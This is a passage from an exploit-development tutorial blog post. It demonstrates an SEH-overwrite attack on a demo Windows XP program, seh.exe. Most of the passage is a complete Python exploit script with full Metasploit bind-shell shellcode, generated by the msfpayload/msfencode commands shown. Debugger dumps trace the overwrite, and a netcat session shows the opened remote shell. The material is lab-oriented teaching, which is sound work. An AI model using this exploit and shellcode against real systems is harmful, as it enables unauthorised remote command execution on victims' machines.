7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3
As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9A
v0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax
6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2
Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8B
c9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf
5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B"

socket.send(buffer)
socket.close()
```

Execute the above exploit program and using Immunity Debugger find the value of Pointer to next SEH Record and Handler address in stack window. Then calculate offset as shown below :

```
root@bt:/opt/framework3/msf3/tools# ./pattern_offset.rb Ar6A
528
root@bt:/opt/framework3/msf3/tools# ./pattern_offset.rb r7Ar
532
```

Ar6A is the value of Pointer to Next SEH Record, located at offset 528. r7Ar is the value of Handler, located at offset 532.



```
Immunity Debugger - seh.exe - [CPU - main thread, module seh]

1111106F   . C700 0A000000  MOV DWORD PTR DS:[EAX],0A
11111075   > C745 FC FEFFFI MOV DWORD PTR SS:[EBP-4],-2
1111107C   . EB 1D          JMP SHORT seh.1111109B
1111107E   . B8 01000000    MOV EAX,1
11111083   . C3             RETN
11111084   . 8B65 E8        MOV ESP,DWORD PTR SS:[EBP-18]
11111087   . 68 78911111    PUSH seh.11119178                      ASCII "Inside Exception Handler"
1111108C   . E8 6C030000    CALL seh.111113FD
11111091   . 83C4 04        ADD ESP,4
11111094   . C745 FC FEFFFI MOV DWORD PTR SS:[EBP-4],-2
1111109B   > 8B4D F0        MOV ECX,DWORD PTR SS:[EBP-10]
1111109E   . 64:890D 000000 MOV DWORD PTR FS:[0],ECX
111110A5   . 59             POP ECX
111110A6   . 5F             POP EDI
111110A7   . 5E             POP ESI
111110A8   . 5B             POP EBX
111110A9   . 8B4D E4        MOV ECX,DWORD PTR SS:[EBP-1C]
111110AC   . 33CD           XOR ECX,EBP
111110AE   . E8 05050000    CALL seh.111115B8
111110B3   . 8BE5           MOV ESP,EBP
111110B5   . 5D             POP EBP
111110B6   . C3             RETN
111110B7     CC             INT3
111110B8     CC             INT3
111110B9     CC             INT3
111110BA     CC             INT3
111110BB     CC             INT3
111110BC     CC             INT3
111110BD     CC             INT3
111110BE     CC             INT3
111110BF     CC             INT3
111110C0   $ 55             PUSH EBP
111110C1   . 8BEC           MOV EBP,ESP
111110C3   . 81EC C4010000  SUB ESP,1C4
111110C9   . A1 00C01111    MOV EAX,DWORD PTR DS:[1111C000]
111110CE   . 33C5           XOR EAX,EBP
111110D0   . 8945 F8        MOV DWORD PTR SS:[EBP-8],EAX
111110D3   . E8 18030000    CALL seh.111113F0
111110D8   . C785 44FEFFFF  MOV DWORD PTR SS:[EBP-1BC],-1
111110E2   . C785 58FEFFFF  MOV DWORD PTR SS:[EBP-1A8],-1
111110EC   . 68 00080000    PUSH 800
111110F1   . E8 F4080000    CALL seh.111119EA
111110F6   . 83C4 04        ADD ESP,4
111110F9   . 8985 5CFEFFFF  MOV DWORD PTR SS:[EBP-1A4],EAX
111110FF   . 68 00080000    PUSH 800
11111104   . E8 E1080000    CALL seh.111119EA
11111109   . 83C4 04        ADD ESP,4
1111110C   . 8945 FC        MOV DWORD PTR SS:[EBP-4],EAX
1111110F   . C785 60FEFFFF  MOV DWORD PTR SS:[EBP-1A0],800
11111119   . 8D85 60FEFFFF  LEA EAX,DWORD PTR SS:[EBP-198]
1111111F   . 50             PUSH EAX                               pWSAData
11111120   . 68 02020000    PUSH 202                               RequestedVersion = 202 (2.2.)
11111125   . FF15 04911111  CALL DWORD PTR DS:[<&WS2_32.#115>]     WSAStartup
1111112B   . 8985 3CFEFFFF  MOV DWORD PTR SS:[EBP-1C4],EAX
11111131   . 83BD 3CFEFFFF  CMP DWORD PTR SS:[EBP-1C4],0
11111138   . 74 17          JE SHORT seh.11111151
1111113A   . 68 94911111    PUSH seh.11119194                      ASCII "Error at WSAStartup"
1111113F   . E8 B9020000    CALL seh.111113FD
11111144   . 83C4 04        ADD ESP,4
11111147   . B8 01000000    MOV EAX,1

Registers (FPU)
EAX 00000000
ECX 003543F4
EDX 00000041
EBX 7FFDE000
ESP 0012FB74
EBP 0012FDA8 ASCII "s1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au
ESI 00000000
EDI 00670067

EIP 1111106F seh.1111106F

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0000000000000000000
ST1 empty 0.0000000000000000000
ST2 empty 0.0000000000000000000
ST3 empty 0.0000000000000000000
ST4 empty 0.0000000000000000000
ST5 empty 0.0000000000000000000
ST6 empty 0.0000000000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

Address   Hex dump        Data                 Comment
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000

0012FD6C  71413171  q1Aq
0012FD70  33714132  2Aq3
0012FD74  41347141  Aq4A
0012FD78  71413571  q5Aq
0012FD7C  37714136  6Aq7
0012FD80  41387141  Aq8A
0012FD84  72413971  q9Ar
0012FD88  31724130  0Ar1
0012FD8C  41327241  Ar2A
0012FD90  72413372  r3Ar
0012FD94  35724134  4Ar5
0012FD98  41367241  Ar6A  Pointer to next SEH record
0012FD9C  72413772  r7Ar  SE handler
0012FDA0  39724138  8Ar9
0012FDA4  41307341  As0A
0012FDA8  73413173  s1As
0012FDAC  33734132  2As3
0012FDB0  41347341  As4A
0012FDB4  73413573  s5As
0012FDB8  37734136  6As7
0012FDBC  41387341  As8A
0012FDC0  74413973  s9At
0012FDC4  31744130  0At1
0012FDC8  41327441  At2A
0012FDCC  74413374  t3At
0012FDD0  35744134  4At5
0012FDD4  41367441  At6A
0012FDD8  74413774  t7At
0012FDDC  39744138  8At9
0012FDE0  41307541  Au0A

[14:17:29] Access violation when writing to [00000000] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

Step 3: Eliminate bad characters:

The bad character for this application seh.exe is "\x00". To know how to identify the bad character for the vulnerable application see Step 3 of SEH Exploit Part 2 post.

Step 4: Find the address of "POP POP RET" instruction:

POP POP RET instruction address should be fetched from Non SafeSEH DLL (I will talk about SafeSEH in another post) Since seh.exe is a demo program I have harcoded POP POP RET instruction at address 0x111113f8.

To know why a POP POP RET instruction is used see Step 4 of SEH Exploit Part 2 post.

Step 5: Generate Shellcode:

Using below metasploit command generate the shellcode.

```
root@bt:/opt/framework3/msf3# ./msfpayload windows/shell_bind_tcp R
| ./msfencode -a x86 -b "\x00" -t c

[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)

unsigned char buf[] =
"\xbf\xd6\x82\x55\xd0\xdb\xd3\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x56\x31\x7d\x13\x03\x7d\x13\x83\xed\x2a\x60\xa0\x2c\x3a\xec"
"\x4b\xcd\xba\x8f\xc2\x28\x8b\x9d\xb1\x39\xb9\x11\xb1\x6c\x31"
"\xd9\x97\x84\xc2\xaf\x3f\xaa\x63\x05\x66\x85\x74\xab\xa6\x49"
"\xb6\xad\x5a\x90\xea\x0d\x62\x5b\xff\x4c\xa3\x86\x0f\x1c\x7c"
"\xcc\xbd\xb1\x09\x90\x7d\xb3\xdd\x9e\x3d\xcb\x58\x60\xc9\x61"
"\x62\xb1\x61\xfd\x2c\x29\x0a\x59\x8d\x48\xdf\xb9\xf1\x03\x54"
"\x09\x81\x95\xbc\x43\x6a\xa4\x80\x08\x55\x08\x0d\x50\x91\xaf"
"\xed\x27\xe9\xd3\x90\x3f\x2a\xa9\x4e\xb5\xaf\x09\x05\x6d\x14"
"\xab\xca\xe8\xdf\xa7\xa7\x7f\x87\xab\x36\x53\xb3\xd0\xb3\x52"
"\x14\x51\x87\x70\xb0\x39\x5c\x18\xe1\xe7\x33\x25\xf1\x40\xec"
"\x83\x79\x62\xf9\xb2\x23\xeb\xce\x88\xdb\xeb\x58\x9a\xa8\xd9"
"\xc7\x30\x27\x52\x80\x9e\xb0\x95\xbb\x67\x2e\x68\x43\x98\x66"
"\xaf\x17\xc8\x10\x06\x17\x83\xe0\xa7\xc2\x04\xb1\x07\xbc\xe4"
"\x61\xe8\x6c\x8d\x6b\xe7\x53\xad\x93\x2d\xe2\xe9\x5d\x15\xa7"
"\x9d\x9f\xa9\x56\x02\x29\x4f\x32\xaa\x7f\xc7\xaa\x08\xa4\xd0"
"\x4d\x72\x8e\x4c\xc6\xe4\x86\x9a\xd0\x0b\x17\x89\x73\xa7\xbf"
"\x5a\x07\xab\x7b\x7a\x18\xe6\x2b\xf5\x21\x61\xa1\x6b\xe0\x13"
"\xb6\xa1\x92\xb0\x25\x2e\x62\xbe\x55\xf9\x35\x97\xa8\xf0\xd3"
"\x05\x92\xaa\xc1\xd7\x42\x94\x41\x0c\xb7\x1b\x48\xc1\x83\x3f"
"\x5a\x1f\x0b\x04\x0e\xcf\x5a\xd2\xf8\xa9\x34\x94\x52\x60\xea"
"\x7e\x32\xf5\xc0\x40\x44\xfa\x0c\x37\xa8\x4b\xf9\x0e\xd7\x64"
"\x6d\x87\xa0\x98\x0d\x68\x7b\x19\x3d\x23\x21\x08\xd6\xea\xb0"
"\x08\xbb\x0c\x6f\x4e\xc2\x8e\x85\x2f\x31\x8e\xec\x2a\x7d\x08"
"\x1d\x47\xee\xfd\x21\xf4\x0f\xd4";
root@bt:/opt/framework3/msf3#
```

msfpayload is used to generate the shellcode.
msfencode is used to encode (by eliminating the bad characters) the generated shellcode.

Step 6: Attack:


Now execute the below exploit program

Exploit Program:

```
#!/usr/bin/env

import socket, sys

socket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
socket.connect((sys.argv[1],8888))
```

```
buffer = "A" * 528               #Junk
buffer += "\xeb\x06\x90\x90"     #JMP
buffer += "\xf8\x13\x11\x11"     #PPR
buffer += "\x90" * 50            #NOP's

#Shellcode
#./msfpayload windows/shell_bind_tcp R | ./msfencode -a x86 -b "\x00" -t c
buffer +=("\xbf\xd6\x82\x55\xd0\xdb\xd3\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x56\x31\x7d\x13\x03\x7d\x13\x83\xed\x2a\x60\xa0\x2c\x3a\xec"
"\x4b\xcd\xba\x8f\xc2\x28\x8b\x9d\xb1\x39\xb9\x11\xb1\x6c\x31"
"\xd9\x97\x84\xc2\xaf\x3f\xaa\x63\x05\x66\x85\x74\xab\xa6\x49"
"\xb6\xad\x5a\x90\xea\x0d\x62\x5b\xff\x4c\xa3\x86\x0f\x1c\x7c"
"\xcc\xbd\xb1\x09\x90\x7d\xb3\xdd\x9e\x3d\xcb\x58\x60\xc9\x61"
"\x62\xb1\x61\xfd\x2c\x29\x0a\x59\x8d\x48\xdf\xb9\xf1\x03\x54"
"\x09\x81\x95\xbc\x43\x6a\xa4\x80\x08\x55\x08\x0d\x50\x91\xaf"
"\xed\x27\xe9\xd3\x90\x3f\x2a\xa9\x4e\xb5\xaf\x09\x05\x6d\x14"
"\xab\xca\xe8\xdf\xa7\xa7\x7f\x87\xab\x36\x53\xb3\xd0\xb3\x52"
"\x14\x51\x87\x70\xb0\x39\x5c\x18\xe1\xe7\x33\x25\xf1\x40\xec"
"\x83\x79\x62\xf9\xb2\x23\xeb\xce\x88\xdb\xeb\x58\x9a\xa8\xd9"
"\xc7\x30\x27\x52\x80\x9e\xb0\x95\xbb\x67\x2e\x68\x43\x98\x66"
"\xaf\x17\xc8\x10\x06\x17\x83\xe0\xa7\xc2\x04\xb1\x07\xbc\xe4"
"\x61\xe8\x6c\x8d\x6b\xe7\x53\xad\x93\x2d\xe2\xe9\x5d\x15\xa7"
"\x9d\x9f\xa9\x56\x02\x29\x4f\x32\xaa\x7f\xc7\xaa\x08\xa4\xd0"
"\x4d\x72\x8e\x4c\xc6\xe4\x86\x9a\xd0\x0b\x17\x89\x73\xa7\xbf"
"\x5a\x07\xab\x7b\x7a\x18\xe6\x2b\xf5\x21\x61\xa1\x6b\xe0\x13"
"\xb6\xa1\x92\xb0\x25\x2e\x62\xbe\x55\xf9\x35\x97\xa8\xf0\xd3"
"\x05\x92\xaa\xc1\xd7\x42\x94\x41\x0c\xb7\x1b\x48\xc1\x83\x3f"
"\x5a\x1f\x0b\x04\x0e\xcf\x5a\xd2\xf8\xa9\x34\x94\x52\x60\xea"
"\x7e\x32\xf5\xc0\x40\x44\xfa\x0c\x37\xa8\x4b\xf9\x0e\xd7\x64"
"\x6d\x87\xa0\x98\x0d\x68\x7b\x19\x3d\x23\x21\x08\xd6\xea\xb0"
"\x08\xbb\x0c\x6f\x4e\xc2\x8e\x85\x2f\x31\x8e\xec\x2a\x7d\x08"
"\x1d\x47\xee\xfd\x21\xf4\x0f\xd4")

socket.send(buffer)
socket.close()
```

As shown in below picture, SE Handler is overwritten with POP POP RETN instruction address and Pointer to next SE Handler Record is overwritten with a short jump instruction.


Immunity Debugger - seh.exe - [CPU - main thread, module seh]

```
1111106F  . C700 0A000000   MOV DWORD PTR DS:[EAX],0A
11111075  > C745 FC FEFFFI  MOV DWORD PTR SS:[EBP-4],-2
1111107C  . EB 1D           JMP SHORT seh.1111109B
1111107E  . B8 01000000     MOV EAX,1
11111083  . C3              RETN
11111084  . 8B65 E8         MOV ESP,DWORD PTR SS:[EBP-18]
11111087  . 68 78911111     PUSH seh.11119178                       ASCII "Inside Exception Handler"
1111108C  . E8 6C030000     CALL seh.111113FD
11111091  . 83C4 04         ADD ESP,4
11111094  . C745 FC FEFFFI  MOV DWORD PTR SS:[EBP-4],-2
1111109B  > 8B4D F0         MOV ECX,DWORD PTR SS:[EBP-10]
1111109E  . 64:890D 000000  MOV DWORD PTR FS:[0],ECX
111110A5  . 59              POP ECX
111110A6  . 5F              POP EDI
111110A7  . 5E              POP ESI
111110A8  . 5B              POP EBX
111110A9  . 8B4D E4         MOV ECX,DWORD PTR SS:[EBP-1C]
111110AC  . 33CD            XOR ECX,EBP
111110AE  . E8 05050000     CALL seh.111115B8
111110B3  . 8BE5            MOV ESP,EBP
111110B5  . 5D              POP EBP
111110B6  . C3              RETN
111110B7    CC              INT3
111110B8    CC              INT3
111110B9    CC              INT3
111110BA    CC              INT3
111110BB    CC              INT3
111110BC    CC              INT3
111110BD    CC              INT3
111110BE    CC              INT3
111110BF    CC              INT3
111110C0  $ 55              PUSH EBP
111110C1  . 8BEC            MOV EBP,ESP
111110C3  . 81EC C4010000   SUB ESP,1C4
111110C9  . A1 00C01111     MOV EAX,DWORD PTR DS:[1111C000]
111110CE  . 33C5            XOR EAX,EBP
111110D0  . 8945 F8         MOV DWORD PTR SS:[EBP-8],EAX
111110D3  . E8 18030000     CALL seh.111113F0
111110D8  . C785 44FEFFFF   MOV DWORD PTR SS:[EBP-1BC],-1
111110E2  . C785 58FEFFFF   MOV DWORD PTR SS:[EBP-1A8],-1
111110EC  . 68 00080000     PUSH 800
111110F1  . E8 F4080000     CALL seh.111119EA
111110F6  . 83C4 04         ADD ESP,4
111110F9  . 8985 5CFEFFFF   MOV DWORD PTR SS:[EBP-1A4],EAX
111110FF  . 68 00080000     PUSH 800
11111104  . E8 E1080000     CALL seh.111119EA
11111109  . 83C4 04         ADD ESP,4
1111110C  . 8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
1111110F  . C785 60FEFFFF   MOV DWORD PTR SS:[EBP-1A0],800
11111119  . 8D85 68FEFFFF   LEA EAX,DWORD PTR SS:[EBP-198]
1111111F  . 50              PUSH EAX                                [pWSAData
11111120  . 68 02020000     PUSH 202                                |RequestedVersion = 202 (2.2.)
11111125  . FF15 04911111   CALL DWORD PTR DS:[<&WS2_32.#115>]      [WSAStartup
1111112B  . 8985 3CFEFFFF   MOV DWORD PTR SS:[EBP-1C4],EAX
11111131  . 83BD 3CFEFFFF   CMP DWORD PTR SS:[EBP-1C4],0
11111138  . 74 17           JE SHORT seh.11111151
1111113A  . 68 94911111     PUSH seh.11119194                       ASCII "Error at WSAStartup◘"
1111113F  . E8 B9020000     CALL seh.111113FD
11111144  . 83C4 04         ADD ESP,4
11111147  . B8 01000000     MOV EAX,1
```

```
Registers (FPU)
EAX 00000000
ECX 003543C4
EDX 00000041
EBX 7FFD5000
ESP 0012FB74
EBP 0012FDA8
ESI 00000000
EDI 00670067

EIP 1111106F seh.1111106F

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0000000000000000000
ST1 empty 0.0000000000000000000
ST2 empty 0.0000000000000000000
ST3 empty 0.0000000000000000000
ST4 empty 0.0000000000000000000
ST5 empty 0.0000000000000000000
ST6 empty 0.0000000000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address   Hex dump   Data                 Comment
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
1111C000
```

```
0012FD7C  41414141  AAAA
0012FD80  41414141  AAAA
0012FD84  41414141  AAAA
0012FD88  41414141  AAAA
0012FD8C  41414141  AAAA
0012FD90  41414141  AAAA
0012FD94  41414141  AAAA
0012FD98  909006EB  $♠ÉÉ  Pointer to next SEH record
0012FD9C  111113F8  °‼◄◄  SE handler
0012FDA0  90909090  ÉÉÉÉ
0012FDA4  90909090  ÉÉÉÉ
0012FDA8  90909090  ÉÉÉÉ
0012FDAC  90909090  ÉÉÉÉ
0012FDB0  90909090  ÉÉÉÉ
0012FDB4  90909090  ÉÉÉÉ
0012FDB8  90909090  ÉÉÉÉ
0012FDBC  90909090  ÉÉÉÉ
0012FDC0  90909090  ÉÉÉÉ
0012FDC4  90909090  ÉÉÉÉ
0012FDC8  90909090  ÉÉÉÉ
0012FDCC  90909090  ÉÉÉÉ
0012FDD0  D6BF9090  ÉÉ┐╓
0012FDD4  DBD05582  éU╨█
0012FDD8  2474D9D3  ╙┘t$
0012FDDC  C9335DF4  ⌠]3╔
0012FDE0  7D315681  ▒V1}
0012FDE4  137D0313  ‼♥}‼
0012FDE8  602AED83  âφ*`
0012FDEC  EC3A2CA0  á,:∞
0012FDF0  8FBACD4B  K═║Å
```

```
[14:36:19] Access violation when writing to [00000000] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
start
Post 7-SC
root@bt: ~/Blog/sploi...
root@bt: /opt/frame...
Immunity Debugger - ...
C:\Documents and Se...
2:36 PM

Finally use netcat to connect to vulnerable machine over port 4444 as shown below:



```
root@bt:~/Blog/sploitfun/Post7# nc 192.168.245.133 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\Blog\sploitfun\Post 7-SC>ipconfi
g
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.245.133
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.245.2

C:\Documents and Settings\Administrator\Desktop\Blog\sploitfun\Post 7-SC>
```

Reference:
http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-litchfield.pdf

Posted 24th September 2012 by Balamurugan Rajagopalan

PART 5: Bypassing SafeSEH

Prerequisite for this post

- SEH Exploit - Part1 and Part 2
- Immunity Debugger

